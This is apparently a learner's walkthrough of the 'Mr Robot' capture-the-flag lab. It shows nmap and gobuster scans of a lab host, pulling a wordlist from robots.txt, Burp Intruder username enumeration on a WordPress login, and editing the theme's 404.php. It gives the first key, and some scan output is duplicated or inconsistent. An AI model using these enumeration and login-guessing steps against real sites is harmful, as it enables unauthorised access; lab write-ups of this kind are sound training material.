


Mr Robot

Overview

This was one of the first CTFs where I actually felt like I was doing a full attack chain instead of just solving random tasks. It started with simple enumeration and ended with root access.

Overview of the Task



1.What is Key 1 ?

Initial Enumeration

Started with Nmap to identify open ports.

```
nmap -sC -sV <target-ip>
```

From the scan (as shown in the screenshot), I found multiple open ports including HTTP

```
(tushar@kali)-[~]
└─$ nmap -sC -sV -p- 10.130.161.253
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 18:42 +0530
Nmap scan report for 10.130.161.253
Host is up (0.046s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    closed http
443/tcp   closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 249.44 seconds
```

Directory Enumeration

Used Gobuster to find hidden directories.

gobuster dir -u http://<target-ip> -w /usr/share/wordlists/dirb/common.txt

```
tushar@kali: ~/Desktop/tryhackme

(tushar@kali)~$ gobuster dir -u http://10.130.161.253 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] URL: http://10.130.161.253
[+] Method: GET
[+] Threads: 10
[+] Wordlists: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/.php]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/.html]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/.txt]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/]
images (Status: 301) [Size: 237] [-> http://10.130.161.253/images/]
index.html (Status: 200) [Size: 1188]
index.php (Status: 301) [Size: 0] [-> http://10.130.161.253/]
blog (Status: 301) [Size: 235] [-> http://10.130.161.253/blog/]
rss (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/]
sitemap (Status: 200) [Size: 0]
login (Status: 302) [Size: 0] [-> http://10.130.161.253/wp-login.php]
0 (Status: 301) [Size: 0] [-> http://10.130.161.253/0/]
feed (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/]
video (Status: 301) [Size: 236] [-> http://10.130.161.253/video/]
image (Status: 301) [Size: 0] [-> http://10.130.161.253/image/]
atom (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/atom/]
wp-content (Status: 301) [Size: 241] [-> http://10.130.161.253/wp-content/]
admin (Status: 301) [Size: 236] [-> http://10.130.161.253/admin/]
audio (Status: 301) [Size: 236] [-> http://10.130.161.253/audio/]
intro (Status: 200) [Size: 516314]
wp-login.php (Status: 200) [Size: 2620]
wp-login (Status: 200) [Size: 2620]
css (Status: 301) [Size: 234] [-> http://10.130.161.253/css/]
rss2 (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/]
license (Status: 200) [Size: 309]
license.txt (Status: 200) [Size: 309]
wp-includes (Status: 301) [Size: 242] [-> http://10.130.161.253/wp-includes/]
js (Status: 301) [Size: 233] [-> http://10.130.161.253/js/]

[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.php (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/.php]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.html (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/.html]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/.txt (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/.txt]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ (Status: 301) [Size: 0] [-> http://10.130.161.253/23320license,x20visitx20http://creativecommons.org/licenses/by-sa/3.0/]
images (Status: 301) [Size: 237] [-> http://10.130.161.253/images/]
index.html (Status: 200) [Size: 1188]
index.php (Status: 301) [Size: 0] [-> http://10.130.161.253/]
blog (Status: 301) [Size: 235] [-> http://10.130.161.253/blog/]
rss (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/]
sitemap (Status: 200) [Size: 0]
login (Status: 302) [Size: 0] [-> http://10.130.161.253/wp-login.php]
0 (Status: 301) [Size: 0] [-> http://10.130.161.253/0/]
feed (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/]
video (Status: 301) [Size: 236] [-> http://10.130.161.253/video/]
image (Status: 301) [Size: 0] [-> http://10.130.161.253/image/]
atom (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/atom/]
wp-content (Status: 301) [Size: 241] [-> http://10.130.161.253/wp-content/]
admin (Status: 301) [Size: 236] [-> http://10.130.161.253/admin/]
audio (Status: 301) [Size: 236] [-> http://10.130.161.253/audio/]
intro (Status: 200) [Size: 516314]
wp-login.php (Status: 200) [Size: 2620]
wp-login (Status: 200) [Size: 2620]
css (Status: 301) [Size: 234] [-> http://10.130.161.253/css/]
rss2 (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/]
license (Status: 200) [Size: 309]
license.txt (Status: 200) [Size: 309]
wp-includes (Status: 301) [Size: 242] [-> http://10.130.161.253/wp-includes/]
js (Status: 301) [Size: 233] [-> http://10.130.161.253/js/]
wp-register.php (Status: 301) [Size: 0] [-> http://10.130.161.253/wp-login.php?action=register]
image (Status: 301) [Size: 0] [-> http://10.130.161.253/image/]
wp-rss2.php (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/]
rdf (Status: 301) [Size: 0] [-> http://10.130.161.253/feed/rdf/]
page1 (Status: 301) [Size: 0] [-> http://10.130.161.253/]
readme (Status: 200) [Size: 64]
readme.html (Status: 200) [Size: 64]
robots (Status: 200) [Size: 41]
robots.txt (Status: 200) [Size: 41]
dashboard (Status: 302) [Size: 0] [-> http://10.130.161.253/wp-admin/]
wp-admin (Status: 301) [Size: 239] [-> http://10.130.161.253/wp-admin/]
phpmyadmin (Status: 403) [Size: 94]
0000 (Status: 301) [Size: 0] [-> http://10.130.161.253/0000/]
```

robots.txt Discovery


Since /robots.txt returned status 200, I checked it:

```
curl http://<target-ip>/robots.txt
```


Found:

```
fsociety.dic
```

key-1-of-3.txt



Vallaaaa!!! , We found the first key-1-of-3.txt



First key 1 - 073403c8a58a1f80d943455fb30724b9

2.What is Key 2?

Downloading Wordlist

Downloaded:

```
curl -O http://<target-ip>/fsociety.dic
```

This turned out to be a very large wordlist

```
zsh: corrupt history file /home/tushar/.zsh_history
(tushar@kali)-[~]
$ curl -O http://10.130.161.253/fsociety.dic
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Dload  Upload   Total   Spent    Left     Speed
100  6.90M  100  6.90M    0      0  2.67M      0   00:02   00:02   00:02  2.60M

(tushar@kali)-[~]
$ cat fsociety.dic
true
false
wikia
from
the
now
Wikia
extensions
scss
window
http
var
page
Robot
Elliot
styles
and
document
mrrrobot
com
ago
function
eps1
null
chat
user
Special
GlobalNavigation
images
net
push
category
Alderson
lang
nocookie
ext
his
output
SLOTNAME
for
oasis
color
minute
...
```

As we can see that it a long wordlist , lets see if we can find the username from this so that we can brute force the password and get login credentials.

Username Enumeration (Burp Suite)


Instead of guessing usernames:



- Captured login request in Burp
- Sent it to Intruder
- Used fsociety.dic as payload
- Observed response length differences

📷 (Insert Burp request + Intruder screenshot)

👉 Found valid username:


Elliot






Finding Password


<target.ip>/license in this page if we inspect we will find the hashed text



If we decode it



That's the Password right. Lets login <target_ipadress>/wp-login.php



Elliot is allowed to edit files!

Edited 404.php file in Templates .

